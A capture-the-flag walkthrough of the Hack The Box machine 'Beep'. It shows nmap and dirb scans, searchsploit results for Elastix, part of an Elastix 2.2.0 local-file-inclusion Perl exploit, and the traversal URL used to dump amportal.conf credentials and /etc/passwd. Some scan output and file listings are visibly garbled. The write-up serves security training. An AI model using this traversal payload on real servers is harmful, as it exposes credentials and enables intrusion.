


MACHINE : BEEP



Scanning the machine ip :

Nmap -A 10.10.10.7

```
rootkali:~# nmap -A 10.10.10.7
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-10 11:12 IST
Stats: 0:00:27 elapsed; 0 hosts completed (1 up); 1 undergoing Service Scan
Service scan Timing: About 91.67% done; ETC: 11:13 (0:00:02 remaining)
Stats: 0:01:24 elapsed; 0 hosts completed (1 up); 1 undergoing Service Scan
Service scan Timing: About 91.67% done; ETC: 11:14 (0:00:07 remaining)
Stats: 0:06:01 elapsed; 0 hosts completed (1 up); 1 undergoing Script Scan
NSE Timing: About 98.00% done; ETC: 11:18 (0:00:02 remaining)
Nmap scan report for 10.10.10.7
Host is up (0.31s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.3 (protocol 2.0)
|_ ssh-hostkey:
|_ 1024 ad:ee:5a:bb:09:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
|_ 2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:0d:0d (RSA)
25/tcp    open  smtp         Postfix smtpd
|_ smtp_commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
80/tcp    open  http         Apache httpd 2.2.3
|_ http_server_header: Apache/2.2.3 (CentOS)
|_ http_title: Did not follow redirect to https://10.10.10.7/
|_ https_redirect: ERROR: Script execution failed (use -d to debug)
110/tcp   open  pop3         Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_ pop3_capabilities: UIDL AUTH-RESP-CODE PIPELINING APOP TOP LOGIN-DELAY(0) USER EXPIRE(NEVER) IMPLEMENTATION(Cyrus POP3 server v2) RESP-CODES STLS
111/tcp   open  rpcbind      2 (RPC #100000)
143/tcp   open  imap         Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_ imap_capabilities: IDle IMAP4rev1 MULTIAPPEND LISTEXT LIST-SUBSCRIBED CHILDREN SORT ATOMIC ANNOTATEMORE STARTTLS CONDSTORE THREAD-REFERENCES RIGHTS+kxte IDLE
443/tcp   open  ssl/https?
|_ ssl_date: 2020-11-10T06:48:30+00:00; +1h01m46s from scanner time.
993/tcp   open  ssl/imap     Cyrus imapd
|_ imap_capabilities: CAPABILITY
995/tcp   open  pop3         Cyrus pop3d
3306/tcp   open  mysql        MySQL (unauthorized)
4445/tcp   open  upnotifyp?   MiniServ 1.570 (Webmin httpd)
18000/tcp open  http         MiniServ 1.570 (Webmin httpd)
|_ http_title: Site doesn't have a title (text/html; charset=iso-8859-1).
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80XE=40=11/10XOT=22XCT=1XCU=33297XPV=YXDS=2XDC=YXG=YXTM=5FAA29
OS:IDSP=x06_64-pc-linux-gnu)SEQ(SP=CBXGCO=1XISR=CDRTI=2XCI=2XII=1XIS=A)OPS(
OS:O1=M5ADST11NW7X02=M5ADST11NW7X03=M5ADNNT11NW7X04=M5ADST11NW7X05=M5ADST11
OS:NW7X06=M5ADST11)WIN(W1=10A0W2=10A0W3=10A0W4=10A0W5=10A0W6=10A0)ECN(C
OS:R=YXDF=YXT=40XW=10D0X0=M5ADNNSNW7XCC=NXQ=)JT1(R=YXDF=YXT=40XS=OXA=S+XF=AS
OS:XR0=0XQ=)JT2(R=N)JT3(R=YXDF=YXT=40XW=16A0XS=OXA=S+XF=ASXO=M5ADST11NW7XR0=0
OS:XR0=1T4(R=YXDF=YXT=40XW=0XS=AAA=ZXF=RXO=XR0=0XQ=)JT9(R=YXDF=YXT=40XW=0XS=Z
OS:XA=S+XF=ARXO=XR0=0XQ=)JT0(R=YXDF=YXT=40XW=0XS=AAA=ZXF=RXO=XR0=0XQ=)JT1(R=Y
OS:XR0=YXT=40XW=0XS=ZXA=CAF=ARXO=XR0=0XQ=)JT1(R=YXDF=YXT=40XW=16A0)UIN=0XBT
```

Enumeration :

Let's scan with dirb now :

```
root@kali:/# dirb http://10.10.10.7/ -w /usr/share/dirb/wordlists/common.txt


-----
DIRB v2.22 img Last modified Size Description
By The Dark Raver
-----
-Parent Directory-
START_TIME: Tue Nov 10 11:57:00 2020 1K
URL_BASE: http://10.10.10.7/ 11:56:25K
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages

-Verdict- (223/172402S) Server at 10.10.10.7 Port 443

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.7/ ----
(!) WARNING: NOT_FOUND[] not stable, unable to determine correct URLs {30X}.
    (Try using FineTunning: '-f')
+ http://10.10.10.7/.bash_history (CODE:302|SIZE:291)
+ http://10.10.10.7/.bashrc (CODE:302|SIZE:285)
+ http://10.10.10.7/.cache (CODE:302|SIZE:284)
+ http://10.10.10.7/.config (CODE:302|SIZE:285)
+ http://10.10.10.7/.cvs (CODE:302|SIZE:282)
+ http://10.10.10.7/.cvsignore (CODE:302|SIZE:288)
+ http://10.10.10.7/.forward (CODE:302|SIZE:286)
+ http://10.10.10.7/.git/HEAD (CODE:302|SIZE:287)
+ http://10.10.10.7/.history (CODE:302|SIZE:286)
+ http://10.10.10.7/.listing (CODE:302|SIZE:286)
+ http://10.10.10.7/.listings (CODE:302|SIZE:287)
+ http://10.10.10.7/.mysql_history (CODE:302|SIZE:292)
+ http://10.10.10.7/.passwd (CODE:302|SIZE:285)
+ http://10.10.10.7/.perf (CODE:302|SIZE:283)
+ http://10.10.10.7/.profile (CODE:302|SIZE:286)
+ http://10.10.10.7/.rhosts (CODE:302|SIZE:285)
+ http://10.10.10.7/.sh_history (CODE:302|SIZE:289)
+ http://10.10.10.7/.ssh (CODE:302|SIZE:282)
+ http://10.10.10.7/.subversion (CODE:302|SIZE:289)
+ http://10.10.10.7/.svn (CODE:302|SIZE:282)
+ http://10.10.10.7/.svn/entries (CODE:302|SIZE:290)
+ http://10.10.10.7/.swf (CODE:302|SIZE:282)
+ http://10.10.10.7/.web (CODE:302|SIZE:282)
+ http://10.10.10.7/@ (CODE:302|SIZE:279)
+ http://10.10.10.7/_ (CODE:302|SIZE:279)
+ http://10.10.10.7/_adm (CODE:302|SIZE:282)
+ http://10.10.10.7/_admin (CODE:302|SIZE:284)
+ http://10.10.10.7/_ajax (CODE:302|SIZE:283)
```


From the results let open the common directories and see if something is there :




Index of /configs

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory	-	-	-
default.conf.php	01-Nov-2011 21:56	3.1K	
email.conf.php	01-Nov-2011 21:56	2.5K	
languages.conf.php	01-Nov-2011 21:56	2.8K	

Apache/2.2.3 (CentOS) Server at 10.10.10.7 Port 443




Let's get the version information now from google



Here, we see that it's vulnerable to RCE.

We got something in 10.10.10.7/backup directory



This also includes some screenshots. Wow, interesting ! :)

Searching for exploit of elastix , we got this :

```
shreya@kali:~/home/shreya/Downloads$ searchsploit elastix
```

Exploit Title	Path
Elastix - 'page' Cross-Site Scripting	php/webapps/38078.py
Elastix - Multiple Cross-Site Scripting Vulnerabilities	php/webapps/38544.txt
Elastix 2.0.2 - Multiple Cross-Site Scripting Vulnerabilities	php/webapps/34942.txt
Elastix 2.2.0 - 'graph.php' Local File Inclusion	php/webapps/37637.pl
Elastix 2.x - Blind SQL Injection	php/webapps/36305.txt
Elastix < 2.5 - PHP Code Injection	php/webapps/38091.php
FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution	php/webapps/18650.py

Shellcodes: No Results

Local File Inclusion vulnerability is detected

- *Searchsploit -x php/webapps/37637.pl*


```
source: https://www.securityfocus.com/bid/55078/info

Elastix is prone to a local file-include vulnerability because it fails to properly sanitize user-supplied input.

An attacker can exploit this vulnerability to view files and execute local scripts in the context of the web server process. This may aid in further attacks.

Elastix 2.2.0 is vulnerable; other versions may also be affected.

#!/usr/bin/perl -w

#-----#
#Elastix is an Open Source Software to establish Unified Communications.
#About this concept, Elastix goal is to incorporate all the communication alternatives,
#available at an enterprise level, into a unique solution.
#-----#
#####
# Exploit Title: Elastix 2.2.0 LFI
# Google Dork: :(
# Author: cheki
# Version:Elastix 2.2.0
# Tested on: multiple
# CVE : notyet
# romanc-eyes ;)
# Discovered by romanc-eyes
# vendor http://www.elastix.org/

print "\t Elastix 2.2.0 LFI Exploit \n";
print "\t code author cheki  \n";
print "\t 0day Elastix 2.2.0  \n";
print "\t email: anonymous17hacker@gmail.com \n";

#LFI Exploit: [vtigercrm/graph.php?current_language=../../../../../../../../etc/amportal.conf%00module=Accounts&action

use LWP::UserAgent;
print "\n Target: https://ip ";
chomp(my $target=<STDIN>);
$dir="vtigercrm";
$poc="current_language";
:
```

Here, we find a list of data


```
https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../../etc/amportal.conf%00module=Accounts&action

# This file is part of FreePBX. # FreePBX is free software: you can redistribute it and/or modify # it under the terms of the GNU General Public License as published by # the Free Software Foundation, either version 2 of the
License, or # (at your option) any later version. # # FreePBX is distributed in the hope that it will be useful, # but WITHOUT ANY WARRANTY; without even the implied warranty of # MERCHANTABILITY or FITNESS FOR A
PARTICULAR PURPOSE. See the # GNU General Public License for more details. # # You should have received a copy of the GNU General Public License # along with FreePBX. If not, see # # This file contains settings for
components of the Asterisk Management Portal # Spaces are not allowed! # Run ./usr/src/AMPopply.conf.sh after making changes to this file # FreePBX Database configuration # AMPDBHOST: Hostname where the FreePBX
database resides # AMPDBENGINE: Engine hosting the FreePBX database (e.g. mysql) # AMPDBNAME: Name of the FreePBX database (e.g. asterisk) # AMPDBUSER: Username used to connect to the FreePBX database #
AMPDBPASS: Password for AMPDBUSER (above) # AMPENGINE: Telephony backend engine (e.g. asterisk) # AMPMGRUSER: Username to access the Asterisk Manager Interface # AMPMGRPASS: Password for AMPMGRUSER #
AMPDBHOST=localhost # AMPDBENGINE=mysql # AMPDBNAME=asterisk # AMPDBUSER=asteriskuser # AMPDBPASS=amp109 # AMPDBPASS=EhDlekWmdJE # AMPENGINE=asterisk # AMPMGRUSER=admin
# AMPMGRPASS=amp111 # AMPMGRPASS=EhDlekWmdJE # AMPBIN: Location of the FreePBX command line scripts # AMPSBIN: Location of (root) command line scripts # AMPBIN=/var/lib/asterisk/bin # AMPSBIN=/usr/local/sbin
# AMPWEBROOT: Path to Apache's webroot (leave off trailing slash) # AMPGCBIN: Path to Apache's cgi-bin dir (leave off trailing slash) # AMPWEBADDRESS: The IP address or host name used to access the AMP web admin #
AMPWEBROOT=/var/www/html # AMPGCBIN=/var/www/cgi-bin # AMPWEBADDRESS=x.x.x.x # AMPWEBROOT: Path to the Flash Operator Panel webroot (leave off trailing slash) # FOPPASSWD: Password for
performing transfers and hangups in the Flash Operator Panel # FOPRUN: Set to true if you want FOP started by freepbx engine (amportal.start), false otherwise # FOPDISABLE: Set to true to disable FOP in interface and
retrieve conf. Useful for sipicb # or if you don't want FOP. # # FOPRUN=true # FOPWEBROOT=/var/www/html/panel # FOPPASSWD=passwrd # FOPPASSWD=EhDlekWmdJE # FOPSPORT=extension/lastname # DEFAULT
VALUE: extension # FOP should sort extensions by Last Name [lastname] or by Extension [extension] # This is the default admin name used to allow an administrator to login to ARI bypassing all security # Change this to whatever
you want, don't forget to change the ARI ADMIN PASSWORD as well ARI ADMIN USERNAME=admin # This is the default admin password to allow an administrator to login to ARI bypassing all security # Change this to a secure
password. ARI ADMIN PASSWORD=EhDlekWmdJE # AUTHTYPE=database # AUTHTYPE=none # Authentication type to use for web administration. If type set to 'database', the primary # AMP admin credentials will be the
AMPDBUSER/AMPDBPASS above. AUTHTYPE=database # AMPADMINLOGO=filename # Defines the logo that is to be displayed at the TOP RIGHT of the admin screen. This enables # you to customize the look of the
administration screen. # NOTE: images need to be saved in the .../admin/images directory of your AMP install # This image should be 55px in height AMPADMINLOGO=logo.png # USICATEGORIES=true/false # DEFAULT VALUE:
true # Controls if the menu items in the admin interface are sorted by category (true), or sorted # alphabetically with no categories shown (false). # AMPEXTENSIONS=extensions{deviceanduser # Sets the extension behavior in
FreePBX. If set to 'extensions', Devices and Users are # administered together as a unified Extension, and appear on a single page. # If set to 'deviceanduser', Devices and Users will be administered separately. Devices (e.g. # each
individual line on a SIP phone) and Users (e.g. '101') will be configured # independent of each other, allowing association of one User to many Devices, or allowing # Users to login and logout of Devices.
AMPEXTENSIONS=extensions # ENABLECW=true/false # ENABLECW=no # DEFAULT VALUE: true # Enable call waiting by default when an extension is created. Set to 'no' to if you don't want # phones to be commissioned with
call waiting already enabled. The user would then be required # to dial the CW feature code (*70 default) to enable their phone. Most installations should leave # this alone. It allows multi-line phones to receive multiple calls on
their line appearances. # CWINUSEBUSY=true/false # DEFAULT VALUE: true # For extensions that have CW enabled, report unanswered CW calls as 'busy' (resulting in busy # voicemail greeting). If set to no, unanswered CW
calls simply report as 'no-answer'. # AMPBADNUMBER=true/false # DEFAULT VALUE: true # Generate the bad-number context which traps any bogus number or feature code and plays a # message to the effect. If you use the
Early Dial feature on some Grandstream phones, you # will want to set this to false. # AMPBACKUPSUDO=true/false # DEFAULT VALUE: false # This option allows you to use sudo when backing up files. Useful ONLY when using
AMPPROVROOT # Allows backup and restore of files specified in AMPPROVROOT, based on permissions in /etc/sudoers # for example, adding the following to sudoers would allow the user asterisk to run tar on # any file # on the
system: # asterisk localhost=(root)NOPASSWD: /bin/tar # Defaults:asterisk requiretty # PLEASE KEEP IN MIND THE SECURITY RISKS INVOLVED IN ALLOWING THE ASTERISK USER TO TAR/UNTAR ANY FILE #
CUSTOMASERROR=true/false # DEFAULT VALUE: true # If false, then the Destination Registry will not report unknown destinations as errors. This should be # left to the default true and custom destinations should be moved into
the new custom apps registry. # DYNAMICHINTS=true/false # DEFAULT VALUE: false # If true, Core will not statically generate hints, but instead make a call to the AMPBIN php script, # and generate hints, php through an
Asterisk's #exec call. This requires Asterisk.conf to be configured # with "execincludes=yes" set in the [options] section. # XTNCONFLICTABORT=true/false # IADDISABORT=true/false # DEFAULT VALUE: false # Setting either
of these to true will result in retrieve conf aborting during a reload if an extension # conflict is detected or a destination is detected. It is usually better to allow the reload to go # through and then correct the problem but these can
be set if a more strict behavior is desired. # SERVERINTITLE=true/false # DEFAULT VALUE: false # Precede browser title with the server name. # USEDEVSTATE = true/false # DEFAULT VALUE: false # If this is set, it assumes
that you are running Asterisk 1.4 or higher and want to take advantage of the # func_devstate.c backend available from Asterisk 1.6. This allows custom hints to be created to support # BLF for server side feature codes such as
daynight, followme, etc. # MODULEADMINWGET=true/false # DEFAULT VALUE: false # Module Admin normally tries to get its online information through direct file open type calls to URLs that # go back to the freepbx.org
server. If it fails, typically because of content filters in firewalls that # don't like the way PHP formats the requests, the code will fall back and try a wget to pull the information. # This will often solve the problem. However, in such
environment there can be a significant timeout before # the failed file open calls to the URLs return and there are often 2-3 of these that occur. Setting this # value will force FreePBX to avoid the attempt to open the URL, and go
straight to the wget calls. # AMPDISABLELOG=true/false # DEFAULT VALUE: true # Whether or not to invoke the FreePBX log facility #
AMPSYSLOGLEVEL=LOG_EMERG|LOG_ALERT|LOG_CRIT|LOG_ERR|LOG_WARNING|LOG_NOTICE|LOG_INFO|LOG_DEBUG|LOG_SQL|SQL # DEFAULT VALUE: LOG_ERR # Where to log if enabled, SQL, LOG, SQL logs to old
MySQL table, others are passed to syslog system to # determine where to log # AMPENABLEDEVELDEBUG=true/false # DEFAULT VALUE: false # Whether or not to include log messages marked as 'devel-debug' in the log system
# AMPMPG123=true/false # DEFAULT VALUE: true # When set to false, the old MoH behavior is adopted where MP3 files can be loaded and WAV files converted # to MP3. The new default behavior assumes you have mpg123
loaded as well as sox and will convert MP3 files # to WAV. This is highly recommended as MP3 files heavily tax the system and can cause instability on a busy # phone system. # CDR DB Settings: Only used if you don't use the
default values provided by FreePBX. # CDRDBHOST: hostname of db server if not the same as AMPDBHOST # CDRDBPORT: Port number for db host # CDRDBUSER: username to connect to db with if it's not the same as
AMPDBUSER # CDRDBPASS: password for connecting to db if it's not the same as AMPDBPASS # CDRDBNAME: name of database used for cdr records # CDRDBTYPE: mysql or postgres mysql is default # CDRDBTABLENAME:
Name of the table in the db where the cdr is stored cdr is default # AMPVMUMASK=mask # DEFAULT VALUE: 077 # Defaults to 077 allowing only the asterisk user to have any permission on VM files. If set to something # like
007, it would allow the group to have permissions. This can be used if setting apache to a different # user then asterisk, so that the apache user (and thus ARI) can have access to read/write/delete the # voicemail files. If changed,
some of the voicemail directory structures may have to be manually changed. # DASHBOARD STATS UPDATE_TIME=integer seconds # DEFAULT VALUE: 6 # DASHBOARD INFO UPDATE_TIME=integer seconds # DEFAULT
VALUE: 20 # These can be used to change the refresh rate of the System Status Panel. Most of # the stats are updated based on the STATS interval but a few items are checked # less frequently (such as Asterisk Uptime) based on
```

Let's view the source code now (Ctrl +U). We found the login credentials of admin.

```
# This file contains settings for components of the Asterisk Management Portal
# Spaces are not allowed!
# Run /usr/src/AMP/apply_conf.sh after making changes to this file

# FreePBX Database configuration
# AMPDBHOST: Hostname where the FreePBX database resides
# AMPDBENGINE: Engine hosting the FreePBX database (e.g. mysql)
# AMPDBNAME: Name of the FreePBX database (e.g. asterisk)
# AMPDBUSER: Username used to connect to the FreePBX database
# AMPDBPASS: Password for AMPDBUSER (above)
# AMPENGINE: Telephony backend engine (e.g. asterisk)
# AMPMGRUSER: Username to access the Asterisk Manager Interface
# AMPMGRPASS: Password for AMPMGRUSER
#
AMPDBHOST=localhost
AMPDBENGINE=mysql
# AMPDBNAME=asterisk
AMPDBUSER=asteriskuser
# AMPDBPASS=amp109
AMPDBPASS=jEhdIekWmdjE
AMPENGINE=asterisk
AMPMGRUSER=admin
#AMPMGRPASS=amp111
AMPMGRPASS=jEhdIekWmdjE
```




Hence, we are successfully logged in

- *A good file to do any type of bruteforce is **amportal.conf**.
Let's replace that with **/etc/passwd** and see what's there*

We got a list of users now
(view-source:https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../etc/passwd%00&module=Accounts&action)

```
view-source:https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../etc/passwd%00&module=Accounts&action
1 root:x:0:0:root:/root:/bin/bash
2 bin:x:1:1:bin:/bin:/bin/nologin
3 daemon:x:2:2:daemon:/sbin:/bin/nologin
4 adm:x:3:4:adm:/var/adm:/sbin/nologin
5 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
6 sync:x:5:0:sync:/sbin:/bin/sync
7 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
8 halt:x:7:0:halt:/sbin:/sbin/halt
9 mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
10 news:x:9:13:news:/etc/news
11 uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
12 operator:x:11:0:operator:/root:/sbin/nologin
13 games:x:12:100:games:/usr/games:/sbin/nologin
14 gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
15 ftp:x:14:50:FTP user:/var/ftp:/sbin/nologin
16 nobody:x:99:99:nobody:/sbin/nologin
17 mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
18 distcache:x:94:94:Distcache:/sbin/nologin
19 vcsm:x:69:69:virtual console memory owner:/dev:/sbin/nologin
20 pcap:x:77:77:/var/pcapwatch:/sbin/nologin
21 http:x:30:30:/etc/ntp:/sbin/nologin
22 cyrus:x:76:32:Cyrus IMAP Server:/var/lib/imap:/bin/bash
23 dbus:x:81:81:System message bus:/sbin/nologin
24 apache:x:48:48:Apache:/var/www:/sbin/nologin
